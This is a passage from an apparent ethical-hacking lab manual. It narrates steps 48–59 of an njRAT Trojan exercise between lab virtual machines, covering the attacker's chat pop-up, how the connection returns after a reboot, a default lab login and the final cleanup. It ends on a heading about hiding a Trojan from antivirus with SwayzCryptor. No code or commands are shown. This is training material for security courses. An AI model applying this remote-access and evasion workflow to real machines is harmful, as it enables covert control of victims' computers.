


48. In real-time, as soon as the attacker sends the message, a pop-up appears on the victim's screen (**Windows Server 2022**), as demonstrated in the screenshot.

49. Switch to the **Windows Server 2022** virtual machine, you can observe the message from the hacker appears on the screen.




50. Seeing this, the victim becomes alert and attempts to close the chatbox. Irrespective of what the victim does, the chatbox remains for open as long as the attacker uses it.
51. Surprised by the behavior, the victim (you) attempts to break the connection by restarting the machine. As soon as this happens, njRAT loses its connection with **Windows Server 2022**, as the machine is shut down in the process of restarting.



52. Switch back to the attacker machine (**Windows 11**); you can see that the connection with the victim machine is lost.



53. However, as soon as the victim logs in to their machine, the njRAT client automatically establishes a connection with the victim, as shown in the screenshot.
54. Switch to the victim machine (**Windows Server 2022**). Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.




55. Switch back to the attacker machine (**Windows 11**); you can see that the connection has been re-established with the victim machine.

Note: It might take some time to establish a connection with the victim.



56. The attacker, as usual, makes use of the connection to access the victim machine remotely and perform malicious activity.
57. On completion of this lab, switch to the **Windows Server 2022** virtual machine, launch **Task Manager**, click on **More details** and look for the **server.exe (32 bit)** process, and click **End task**.



58. This concludes the demonstration of how to create a Trojan using njRAT Trojan to gain control over a victim machine.
59. Close all open windows in all machines.

Task 2: Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs

